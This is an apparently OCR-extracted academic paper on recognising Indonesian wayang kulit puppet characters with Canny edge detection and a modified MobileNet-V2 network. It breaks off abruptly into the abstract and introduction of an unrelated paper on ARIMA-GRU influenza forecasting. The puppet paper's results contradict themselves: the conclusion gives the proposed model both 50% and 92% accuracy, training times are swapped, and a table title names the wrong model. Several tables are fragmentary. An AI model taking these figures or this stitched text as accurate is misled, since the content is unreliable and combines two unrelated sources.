Secondly, the efficacy of the methods employed has yet to attain an optimal level of performance. Notably, the deployment of Deep Learning methodologies generally affords superior accuracy in contrast to classical Machine Learning approaches. Nevertheless, further refinement and optimization of these Deep Learning techniques remain requisite to enhance their performance.

Thirdly, most of researchers are not considering the uniqueness of each wayang kulit's character within diverse regions of Indonesia. For instance, the Surakarta style wayang exhibits a distinct morphology characterized by its slender attributes, in stark contrast to the more robust Jogjakarta style. The intrinsic regional variations in wayang representations remain an underexplored facet within the contemporary research landscape, warranting more extensive investigation.

Based on the above description, the author proposes an alternative solution to create an application system capable of identifying the names of wayang kulit characters. This

application system adopts one branch of Artificial Intelligence, namely Image Processing.

In this study, wayang kulit's characters identification using Canny edge detection and Convolution Neural Network (CNN) is proposed. The paper will be divided into 4 sections. The first section is the introduction and the motivation of conducting the research. The second section will discuss the research methodology including the proposed technique. The proposed technique will be combining Canny edge detection and CNN. The third section will be the result and discussion. In this section, quantitative and qualitative analysis will be discussed in depth. Last section will be the conclusion and future works.

II. METHODOLOGY

The study will be started with the data collection and data pre-processing, continued with design of Convolution Neural Network (CNN) model for wayang kulit's characters identification and the analysis method.

A. Data Collection and Pre-Processing

The dataset used in this research is obtained from photos of wayang kulit on Google and several Instagram accounts of wayang kulit craftsmen. There are a total of 22 characters represented in the folder, with the number of photos (wayang kulit) amounting to 6,576, which resulted from augmenting the initial set of 411 images with a .jpg extension. Fig. 1 shows an example from the dataset.

Fig. 1. Image data set of wayang kulit.

The names of the shadow puppet (wayang kulit) characters used in this dataset are characters from the Mahabharata story, including Abimanyu, Anoman (Hanuman), Arjuna, Bagong, Baladewa, Bima (Bhima), Buta, Cakil, Durna (Drona), Dursasana, Duryudana, Gareng, Gatotkaca, Karna, Kresna (Krishna), Nakula Sadewa, Patih Sabrang, Petruk, Puntadewa, Semar, Sengkuni, and Togog.

The dataset consists of 411 wayang kulit image files collected during the data collection phase, with various dimensions and in .jpg format. These images will be further processed to enhance their variety using augmentation techniques and preprocessing methods.

In the next stage, several processes are carried out to increase the dataset's variety using data augmentation techniques and edge detection. Data augmentation involves modifying an existing dataset to make it more diverse. Below are the details of the pre-processing stage for shadow puppet images.

- Flip Left-Right: A process of flipping an image horizontally or vice versa. The flip process percentage is 100%, meaning that if there are five images in a folder, all five of them will be flipped.
- Flip Up-Down: A process of flipping an image vertically or vice versa. The flip process percentage is 100%, the same case as Flip Left-Right, when there are 5 images in a folder, all five of them will be flipped.
- Rotation: This process involves rotating an image by a certain angle. In this study, the angle used is 25 degrees.
- Zooming or Scaling: A process of enlarging or reducing an image. In this study, zooming is performed at percentages of 40%, 100%, 80%, and 120% for each axis.
- Edge Detection: The processing technique that is used to identify the boundaries (edges) of objects or regions within an image. In this study, the edge detection function used is Canny from the OpenCV library.

Before the data splitting process, the shadow puppet images resulting from pre-processing will be grouped into their respective 22 folders, according to the names of the shadow puppet characters. After data grouping, the dataset will be divided into two parts: test data and training data, with a ratio of 20:80.

In both the training and test datasets, there are 22 folders representing labels for shadow puppet characters. Each folder contains shadow puppet images that have undergone augmentation and preprocessing.

B. Design of Convolution Neural Network

MobileNet-v2 is chosen as the base model for the wayang kulit's characters identification due to several advantages as listed below.

- Efficiency: MobileNet-V2 is known for its high computational efficiency and low memory footprint. It is optimized for mobile devices, making it suitable for real-time applications where computational resources are limited [23].
- Speed: Its lightweight architecture allows for rapid inference, essential for real-time applications. Recent evaluations in medical image classification confirm that MobileNet-V2 achieves low latency while maintaining reliable performance [24].
- Accuracy: While MobileNet-V2 may not be as accurate as some larger and more complex models, it still provides competitive accuracy for various image recognition tasks. Its balance between speed and accuracy makes it a popular choice for many real-world applications [25], [26].
- Transfer Learning: MobileNet-V2 is often used as a base model for transfer learning. Transfer learning involves fine-tuning a pre-trained MobileNet-V2 on a specific dataset, which can yield excellent results with relatively little training data [24], [27].
- Small Model Size: MobileNet-V2 models have a smaller file size compared to many other deep learning models. This is beneficial for mobile applications where storage space is limited [28].
- Low Power Consumption: MobileNet-V2's efficiency extends to power consumption [29], making it suitable for battery-powered devices like smartphones and drones.
- Versatility: MobileNet-V2 can be used in a wide range of computer vision tasks, including object detection, image classification, and image segmentation, making it a versatile choice for developers.

The contribution of the study will be on the modification of MobileNet-v2 model which is done by removing the last two layers of the original model. There are several hypotheses in removing the last two layers of the original model. The first one is retaining the feature obtained from the feature extraction layers. The last two layers are the classification purpose layer. By removing these two last layers, the CNN model tends to keep the features extracted from the previous layers. The second hypothesis is the proposed model will speed up the training process. As the layers become fewer, the training process will be conducted faster than the original model. The next hypothesis will be the ability to add custom output layers. This custom output layers can be adjusted to be appropriate for certain cases, for example object localization tasks, a multi-label classification layer for multiple object recognition which is the main objective in this study etc.

1) Classic Model of Convolution Neural Network (CNN). The modeling stage is carried out to extract features from the preprocessed wayang kulit images using the Convolutional Neural Network (CNN) architecture. In the CNN architecture, there are several main processes known as layers, including the Convolutional Layer, Pooling Layer, Flatten Layer, Dense Layer, and Activation. Fig. 2 presents an illustration of the CNN architecture as follows.

The first step in image processing using the CNN algorithm is the convolution operation. An image is represented as a matrix containing pixel values. In the first layer, which is convolution layer, convolution is performed between the matrix of the input image and a kernel or filter with a specific matrix order and values. The result of the image convolution process is called a feature map, and there are four (4) of them (because there are 4 kernels).

The second step is pooling or subsampling, which serves to reduce the dimensions of each feature map resulting from the convolution operation. At this stage, activation processes are typically applied. In this study, ReLU activation is used because it speeds up the training process compared to other activation functions (such as sigmoid, tanh, linear, etc.) [8].



Fig. 2. Classical model of convolution neural network.

The next step is flattening, which is the process of transforming the feature maps into a one-dimensional array that will then be fed into the Neural Network layer (Dense). Subsequently, this array becomes the input to the neural network layer. The final layer is the Dense or Fully Connected Layer, with the number of nodes representing the number of labels or classes. In cases where there is only one output node, the sigmoid activation function is used. However, in this research, since there is more than one label, the softmax activation function is employed, which is well-suited for multiclass classification.

2) MobileNet-v2 Model. The original MobileNet-v2 model is shown in Fig. 3. In essence, MobileNet-V2 performs the same operations as a basic CNN architecture in its layers. However, the key difference lies in the greater number and complexity of these layers. A detailed illustration of the MobileNet-V2 architecture is presented in Fig. 4.

In the MobileNet-V2 architecture, there are two (2) types of blocks: residual blocks (stride = 1) and other blocks with (s = 2). Each of these two blocks consists of three (3) layers, including: 1x1 convolution with ReLU6, depth-wise convolution, and 1x1 convolution without any non-linearity. Detailed information regarding these blocks in the MobileNet-V2 architecture is presented in Table I.

In this study, the value of t is set to be 6 for the ReLU6 for all of the main experiment. Therefore, if the input has 64 channels, then it will result an output dimension $64 \times t$ or $64 \times 6 = 384$ channels.

In Table II, the bottleneck section contains the input and output between the model, while the inner layers encapsulate the model's ability to transform input from lower-level concepts (i.e., pixels) into higher-level descriptors (i.e., image categories). Ultimately, similar to the residual connections in traditional CNNs, shortcuts between bottlenecks enable faster training and improved accuracy.

3) Modified MobileNet-v2. Based on the descriptions of the CNN and MobileNet-V2 architectures mentioned earlier, in this research, the author combines both of them. Modifications to the MobileNet-V2 model were made because it did not align with the needs of this research problem, which is to classify 22 names of wayang kulit's characters. In the default MobileNet-V2, the last layer has 1000 nodes (intended for classifying 1000 types of images). Therefore, modifications were necessary by removing some layers and adding them as needed.

TABLE I. DETAIL OF ARCHITECTURE BLOCK OF MOBILENET-V2

Input	Operator	Output
$h \times w \times k$	$1 \times 1\ conv2d, ReLU6$	$h \times w \times tk$
$h \times w \times tk$	$3 \times 3\ dwise, ReLU6$	$\frac{h}{s} \times \frac{w}{s} \times tk$
$\frac{h}{s} \times \frac{w}{s} \times tk$	$Linear\ 1 \times 1\ conv2d$	$\frac{h}{s} \times \frac{w}{s} \times k'$

$1 \times 1 \times 1280$	*Conv2d 1x1*	-	K	-	

In our design, the new layers—comprising a dropout and dense classification head—are inserted after the feature extractor (see Fig. 5) and before the classification head. This position was chosen based on standard transfer learning practices, which leverage the pretrained backbone for general feature extraction and adapt the final layers to the specific target domain [24]. By removing the original 1000-class classifier and inserting task-specific layers at this juncture, we retain the rich visual features learned from large-scale datasets (e.g., ImageNet) while optimizing the model for 22-character classification in our domain. This approach is well-supported in recent lightweight CNN studies, where modifying only the head allows for efficient adaptation with minimal retraining [23].

The last two layers in the default MobileNet-V2 architecture were removed using the "include_top = False" command. By doing this, additional layers based on the basic CNN concept can be added. In this research, the author added Rescaling, Dropout, and Dense (22) layers, as shown in Fig. 5 as the modification to the original MobileNet-V2 model.

Several things to consider in the custom model training process are the number of training and testing data, epochs (iterations), and the validation loss-validation accuracy values. Models with good accuracy will be exported with a .h5 file extension.

C. Test Data Identification

In the test data identification phase, testing is performed on the custom CNN model which combined the MobileNet-V2 base model with new proposed layers. The test data consists of raw wayang kulit images, before pre-processing.

Each of wayang kulit's characters is labeled and put into an array. Once the matrix of image input is obtained, then the convolution process will be conducted.

The result of this identification is the name of the wayang kulit character along with a similarity percentage. In this research, the output of the identification falls under the category of multiclass classification, as it involves labels of more than two classes.



Fig. 5. Modified MobileNet-v2 model.

D. Performance Analysis Method

The performance analysis is conducted by measuring the accuracy, precision, and recall values of the trained model using the proposed algorithm. In this research, testing is done by comparing several predicted data which is the results of the classification phase with a set of actual data, results of the labeling phase. The term "several predicted data" refers to a set of data processed through the CNN algorithm, pre-trained model.

Accuracy is the degree of closeness between predicted values and actual values as shown in Eq. (1).

$$Accuracy = \frac{(TP+TN)}{(TP+TN+FP+FN)} \quad (1)$$

Precision is the level of accuracy in providing requested information compared to the responses given by the system as shown in Eq. (2).

$$Precision = \frac{TP}{(TP+FP)} \quad (2)$$

Recall is the system's success rate in rediscovering specific information as shown in Eq. (3).

$$Recall = \frac{TP}{(TP+FN)} \quad (3)$$

where

- TP: True Positive represents data labeled as X and predicted as X. For example, test data 1 labeled as "bagong" and predicted as "bagong."
- TN: True Negative represents data labeled as other than X and predicted as other than X. For example, test data 1 labeled as something other than "bagong" and predicted as something other than "bagong."
- FP: False Positive represents data labeled as NOT X but predicted as X. For example, data 1 is labeled as something other than "bagong" but predicted as "bagong."
- FN: False Negative represents data labeled as X but predicted as other than X. For example, test data 1 is labeled as "bagong" but predicted as something other than "bagong."

III. Results and Discussion

This section will discuss the result obtained in the study. The discussion will start with the data pre-processing, the performance of original model of MobileNet-v2 and the modified one and lastly the visualization of the result.

A. Data Collection and Data Pre-Processing

As mentioned in Section II (A), the total number of raw data obtained from Google and Instagram from duration 18 April to 18 May 2022 was 411 images. All images are saved in .jpg format.

These 411 images were then undergone a set of operations in order to increase the total number of images used as the training data set. At the final stage of the data collection, a total of 6,576 images were produced and used as the data set.

1) Flip Left-Right. Fig. 6 shows a snippet of the dataset after being processed with the Flip Left-Right method. The wayang kulit images, which originally faced left as shown in index (a), are flipped to face right as in index (b), and vice versa. In this step, the total number of the images data becomes 822, where 411 images are the original images, and another 411 images are the left-right flipped images.

Fig. 6. Image result from flip left right process.

2) Flip Up-Down. The second step to generate wayang kulit's images for the data set is by flipping up-down the 822 images obtained in Section III(A)(1). The sample result is shown in Fig. 7. As seen in the figure, only the orientation of the images is flipped from up to down and vice versa. By doing this process, the total number of images will be increasing double, which is from 822 to 1,644 images.

(a) (b)

Fig. 7. Image result from flip up down process.

3) Rotation. The third step for generating image data set is to do rotation to the data set obtained in Section III(A)(2). Generally, the rotation can be done in any values of angle of rotation. In this study, after conducting several experiments, the numbers of +25 and -25 are selected to be the best values for conducting the rotation to the images. The strongest reason for this choice is the estimated range of the shadow puppet's tilt when a puppeteer performs with a puppet. The reference axis is the y-axis or can be considered as being at the center point of the image. Fig. 8 shows an example of images under the rotation process. The total number of wayang kulit's images obtained in Section III(A)(2) is 1,644 images. After the rotation process, 3,288 images data are now available for the training and validation data set.

(a) (b)

Fig. 8. Image result from rotation process.

4) Zooming. The last process conducted in the research to increase the total number of images in the data set is zooming process. The purpose of the zooming process is to introduce variations in the scale or size of the input images. Some advantages of conducting zoom process are improved generalization, avoid overfitting, increase the accuracy of the model since more data is provided and improve the robustness of the model.

When applying zoom augmentation, balance must be considered. Too much zooming can distort images to the point where they no longer resemble the original object, making it harder for the model to learn. Therefore, the degree of zoom should be chosen carefully based on the specific problem and dataset. In this study, combination of (40%, 100%) for scale X, and (80%, 120%) for scale Y are used. This means that the system will generate a set of new image data set with the scaling range between 40% to 100% for the width of the image and range between 80% to 120% for the height of the image.

(a) (b)

Fig. 9. Image result from zooming process.

Fig. 9 shows the example result of images after the zooming process. As seen in the figure, the images have some deformation becoming bigger or smaller compared to the original images. After the zooming process, the 3,288 of total images number obtained from the previous process now becomes 6,576 images. This total number of images is sufficient for the CNN model to obtain a good performance.

5) Edge detection. The edge detection is conducted for the purpose of feature extraction. Canny detection is used in this study for the reasons of better accuracy result and also faster processing time in edge detection compared to other methods. Especially for the images of wayang kulit which are in 2 dimensions form.

(a) (b)

Fig. 10. Image result from edge detection process using canny algorithm.

Fig. 10 shows the result of *wayang kulit*'s images after the edge detection process using Canny algorithm. As can be seen from the figure, the edge of each character in the original image can be detected without any loss of information. This result will improve the performance of the CNN model in identifying the character of each *wayang kulit*'s image.

B. Comparison of CNN Models

This section will discuss the training result of *wayang kulit*'s character by using classic model of Convolution Neural Network (CNN) and modified MobileNet-V2 CNN model. The

performance evaluation will be focusing on the parameters of accuracy, precision, and recall.

1) Classic model. As explained in section II.B.1, classic CNN is used as benchmark for the proposed algorithm which is modified MobileNet-V2.

Wayang kulit images used in this study has dimension of $224 \times 224 \times 3$ (RGB) . The classic CNN will have 3 convolution blocks. The first block will use 32 filter kernels, block 2 uese 64 filter kernels and block 3 uses 128 filter kernels. All of the block use Rectified Linier Unit (ReLU) as the activation function. Meanwhile, 2-dimension Maxpooling (MaxPooling2D) is used to generate feature maps.

At block 1, the value of 32 for the filter kernels was chosen because the input for the block is the edge image of wayang kulit which is obtained from the pre-processed data. Edge image is low-level feature, hence 32 is the appropriate number for the process.

At the block 3, feature maps generated from the process will have dimension of $26 \times 26 \times 128$. After the convolution process, then the flatten process is conducted where the result is a 1-dimensional array that contains $26 \times 26 \times 128 = 86{,}528$ data.

The process above was conducted for all of the wayang kulit image data set. Each the image will be labeled automatically where the data set will be separated into 22 labels which represent the 22 wayang kulit characters.

The final step is training the model with the dataset that was previously divided, as described in subsection III(B)(3). In this model training, we conducted a total of 20 iterations (epochs) with an estimated time duration (ETA) of 45 minutes using Google Colaboratory. Table III shows the results of the training for the classic CNN model experiment. Referring to the result in the table, the model was considered to be overfitting. This is proven by the accuracy parameter where the value is 0.9308 or 93.08%. Overfitting happened due to several factors which are having too few layers, not proportional to the large amount of training data, which thousands in numbers or having poor dataset variation, tending to be similar. The model from the first experiment can still be used for identifying the test data. However, considering its low accuracy and the occurrence of overfitting, the modified MobileNet-V2 is then explored to perform the task of *wayang kulit*'s characters identification (as seen in Table IV).

2) Modified MobileNet-v2. As mentioned in Section II (B) (2), a modified version of MobileNet-V2 is proposed in this study for identifying the wayang kulit's characteristic.

Weighted avg	0,52	0,50	0,49	1.312

Basically, the modelling was carried out by utilizing the MobileNet-v2 base model. This model has undergone multiple rounds of training, making it already "smart". By utilizing ImageNet 1000 Class List, MobileNet-v2 is capable of classifying 1000 types of images because its output layer has 1,000 nodes. However, since wayang kulit images are not included in ImageNet, MobileNet-V2 is not capable of performing the task of identifying the characteristic of wayang kulit. To overcome the problem of the original MobileNet-v2 model, this study proposes a modified version of MobileNet-v2, which is explained in Section II (B) (3).

In this modeling process, the author added one layer before the MobileNet-v2 base model and several layers at the end. The added layers to the MobileNet-v2 base model include rescaling, dropout layers, and a dense (output) layer.

The rescaling process converts pixel values from the range of [0, 255] to the range of [0, 1]. This process is also known as input normalization. Scaling each image to the same range [0, 1] ensures that each image contributes more evenly to the total loss. This normalization makes it more likely for the neural network

to converge because it keeps coefficients within the range [0, 1] rather than [0, 255], which helps the model process input faster.

The next layer added to the MobileNet-v2 base model is the dropout layer. As explained in the result of classic CNN, dropout layer prevents model from overfitting. The dropout layer's dropout rate used here is 0.4 or 40%. This value is the best value obtained from several experimental results.

In the output layer, the dense layer is tailored to the number of labels or classes in this study, which totals 22 classes, using the softmax activation function. The output shape is also initialized to 1280, as shown in Table V.

The working mechanism of the proposed method which is modified MobileNet-V2 is fundamentally the same as the CNN architecture in Section III (B) (1). It includes convolution layers, pooling layers, flattening, dropout, and so on.

For the analysis purpose, two different experimental results by using the modified MobileNet-V2 were conducted. The first experiment is by using 20 iterations, while the second one is 100 iterations. The performance comparison of both experiments is shown in Table VI.

From the result it is shown that experiment with 20 iterations (epochs) needs shorter processing time, 25 minutes compared to 100 iterations that needs 30 minutes. By looking at the processing time itself, 20 iterations are better than 100 iterations due to the shorter time taken for the processing. However, this result cannot be used for judging the performance of a CNN model.

Other parameters to evaluate the performance of CNN models are listed in Table V. The comparison results shows that modified MobileNet-V2 with 100 iterations show better performance than model with 20 iterations. Overall, it is seen from the accuracy achieved, where for 20 and 100 iterations the accuracy is 78% and 82%, respectively. By giving a setting value100 for the iterations, the proposed model performance is 4% increased.

TABLE V. PARAMETER SETTING FOR MODIFIED MOBILENET-V2

Layer (Type)	Output Shape	Parameters #

C. Discussion

In this section, the performance of the classic CNN and modified MobileNet-V2 will be validated. For both CNN models that have been trained as explained in Section III (B), a new set of wayang kulit images was introduced. The performance of each model will be analyzed in terms of loss, accuracy, validation accuracy and validation loss.

The test is conducted for all of 22 wayang kulit's characters. The identification result by using classic CNN is shown in Table VII. The table shows the result for each character being identified by the classic CNN model. The lowest precision is for 'Baladewa' character and the highest is for 'Togog' character. Both characters are shown in Fig. 11. As seen from Fig. 11, 'Baladewa' has more edges compared to 'Togog'. This proves that the more edges contained in an image the lower the accuracy achieved by the model.

TABLE VII. VALIDATION RESULT USING MODIFIED MOBILENET-V2

Label	*Precision*	*Recall*	*F1-score*	*Support*
Abimanyu	0,94	0,88	0,91	50

Macro avg	0,93	0,92	0,92	1.312
Weighted avg	0,93	0,92	0,92	1.312

Meanwhile, the performance result for each character identification using the modified MobileNet-V2 is summarized in Table VIII. From the result, it is shown that the lowest precision is obtained from the 'Patih Sabrang' character identification, where the result is 78% precise. While, for the highest precision, there are two characters identified successfully which are 'Durna' and 'Nakula Sadewa' that achieve 100% precision.



Fig. 11. (a) Baladewa raw image (b) Baladewa in edge image (c) Togog raw image (d) Togog in edge image.



Fig. 12. (a) Patih Sabrang raw image (b) Patih Sabrang in edge image (c) Durna raw image (d) Durna in edge image (e) Nakula Sadewa raw image (f) Nakula Sadewa in edge image.

The image comparison between the three characters is shown in Fig. 12. As depicted in the picture, Patih Sabrang has the most edges as its feature. This makes the modified MobileNet-V2 has low accuracy in identifying the character, which is only 78%. However, this result is better compared to classic CNN which has 42% of accuracy. As the total number of edges in the image is decreasing, the proposed method has better performance in identifying the characters. This is proven by Durna and Nakula Sadewa characters identification since it achieves 100% of accuracy.

Table VIII shows the comparison between both models in terms of accuracy, precision, and recall. As seen from the table, the proposed method, modified MobileNet-V2 has the best result for all the performance analysis. This shows that the proposed method has potential to be implemented in real identification of *wayang kulit*'s characters.

TABLE VIII. PERFORMANCE COMPARISON OF VALIDATION PROCESS FOR CLASSIC CNN AND MODIFIED MOBILENET-V2

Parameters	Classic CNN (%)	Modified MobileNet-V2 (%)
Accuracy	50	**92**
Precision	53	**93**
Recall	47	**92**

Further analysis was conducted on the character of Baladewa. Classic CNN gave 34% accuracy in the identification of Baladewa's character. Meanwhile, the identification increased to 80% when using the proposed method. The result shows that in spite of the complexity of Baladewa's character which is shown by the large number of edges in the image, MobileNet-V2 successfully detected the character. This evidence demonstrates the outstanding performance of the proposed method.

IV. CONCLUSION

The goal of the study is to design an identification system for wayang kulit's characters by using Convolution Neural Network based model. There are several items that can be summarized from the study. The edge detection method using Canny Edge Detection was successfully applied for preprocessing the dataset of shadow puppet / wayang kulit images with low threshold value is 100 and high threshold value is 200.

Two different Convolution Neural Network (CNN) namely classic CNN and modified MobileNet-V2 were successfully designed. The processing time during the training process was 25 and 30 minutes for classic CNN and modified MobileNet-V2, respectively. The performance of both models in terms of validation loss is 2.4045 and 0.5828 for classic CNN and proposed model, respectively. Where, the validation accuracy shows that modified MobileNet-V2 has better performance with 0.8140 or 81% compared to classic CNN that achieved only 0.4958 or 50%. By looking at the training performance, it is seen that the proposed model has better performance compared to classic CNN for identifying the wayang kulit characters.

During the validation process, where 1,312 new image data set were introduced to the models, the performance of both models in terms of accuracy, precision and recall shows that the proposed model has better results. Modified MobileNet-V2 has an accuracy of 50%, precision of 53%, and recall of 47%. Meanwhile, the proposed model has an accuracy of 92%, precision of 93%, and recall of 92%. Overall, the performance result shows that the proposed method, modified MobileNet-V2 has excellent performance in identifying the *wayang kulit*'s characters.

As for future works, authors suggest some items listed below for further exploration on the study.

- The system's development can be integrated with other methods to achieve better results. For example, the hyper-parameters of the CNN models are adjusted by using an optimization algorithm.
- The current system can only detect one character in a single scene. For further improvement, multiple character identification can be designed to make the system more effective.
- The labeling process conducted in this study is still in manual process. To save processing time, automatic labelling processes can be developed.

***Abstract*—Early diagnosis and accurate epidemic prediction are essential in limiting the public health impact of influenza epidemics because intervention on time can effectively curb both the spread of the disease and the strain on health services. Standard ARIMA models have proven their usefulness in short-term forecasting, particularly in stable contexts, but the fact that they cannot keep up with the complex and non-linear dynamics of disease spread makes them less capable of dealing with rapid-evolving outbreaks. This is especially the case when outbreaks are characterized by complicated seasonal trends and irregular peaks which are challenging for ARIMA to predict by itself. To fill this deficit, this study presents a hybrid model that marries ARIMA's statistical strength in dealing with short-term trends and the high-powered deep learning strengths of Gated Recurrent Units (GRU) that specialize in detecting long-term dependencies and non-linear relationships in data. The WHO Flu Net dataset, a trusted source of influenza surveillance, forms the foundation of training the model, with careful preprocessing operations conducted to normalize the data and eliminate any missing values, providing high-quality input to the model to make precise predictions. By combining ARIMA's linear prediction strengths with GRU's sophisticated pattern detection, the hybrid model delivers a powerful solution that is better than both regular ARIMA and other machine learning models, as evidenced by lower error rates on test metrics like MAE, RMSE and MAPE. The experimental findings validate that the ARIMA-GRU model not only enhances predictive performance but also increases the model's sensitivity to subtle trends, making it a valuable asset for early detection systems in public health. In the future, the incorporation of real-time environmental information such as temperature, humidity, and mobility patterns may further enhance the model's accuracy and responsiveness, providing more robust forecasting. Also, integrating healthcare infrastructure-related data, i.e., hospital capacity and availability of medical resources, would aid in developing a more complete epidemic management process. In total, the ARIMA-GRU hybridization is an effective and novel strategy for enhancing influenza surveillance, outbreak detection at the early stage, and epidemic control operations.**

I. Introduction

Early detection and prediction of influenza plays vital role in healthcare system to assign resources efficiently. Influenza is the first global epidemic to be tracked and it is a severe airway respiratory illness caused by the influenza virus. It is primarily spread by droplets, and most people in the population are found to be vulnerable. Influenza can cause epidemics and outbreaks; globally, the average yearly incidence of influenza in adults and children is roughly five percent and twenty percent respectively and seasonal influenza is responsible for between 290,000 and 650,000 deaths, leaving a massive disease burden [1]. Influenza is a serious and extensive problem that affects everything from socio economic stability to individual health issues. If the flu outbreak is not contained, it might have a catastrophic impact on society as a whole. For instance, the H1N1 pandemic struck the globe in 2009. The WHO reported that there are 1.3 million confirmed cases worldwide, with over 14,000 fatalities. This posed a serious threat to the global quarantine system [2]. Between 1976 and 2007, even the less serious seasonal epidemics contributed to over 24,000 deaths in the United States per year; the most recent data projects that the total number of flu-related deaths will reach 61,000 during the 2017–2018 flu season [3].

Forecasting the flu season is required for better influenza epidemic control in advance and to achieve optimum coverage for the administration of health care. Because of the upgrades in efficiency and model accuracy, deep learning methodologies have been implemented enormously in time series forecasting complications like stock exchange prediction, climatic predication, health supervision analysis, and traffic flow estimation[4]. DNNs, a form of ANNs, have been recommended to overcome the complex and non-stationary time series, where traditional and statistical learning fail in terms of prediction.

DNN techniques are capable to choose better features out of time series information in a way that helps them to discover more intricate and non-linear relations [5]. Use of AI and ML methods provides a unique opportunity to enhance existing Influenza early warning systems. Such innovative approaches of analysis can assess huge scales of information, identify correlations and patterns, and generate forecast models that may adapt to conditions. This could mean that while traditional models are developed to search for one distinct signal of influenza occurrence, it may also use machine learning algorithms to look for earlier indicators which may be faint [6], [7]. Although the best approach for defining these thresholds is still a global issue, further improvement and refinement of the influenza early warning system is possible by integrating more accurate and adaptive technologies and processes [8]. Influenza monitoring and primary cautioning systems permit for the timely detection of influenza epidemic trends and the provision of scientific backing for influenza management and prevention, both of which are crucial for public health. Currently, a wide range of techniques are used to predict infectious diseases, each with pros and cons of their own. These include the ARIMA, LR method, NN forecast model, grey prediction model, and infectious disease dynamic model [9] [10]. Recently, there has been a lot of influenza prediction due to a Deep learning method such as LSTM, which has produced great findings that are more reliable when compared to the of other methods [11]. ARIMA is a well-known linear model that is frequently employed for time series forecasting.

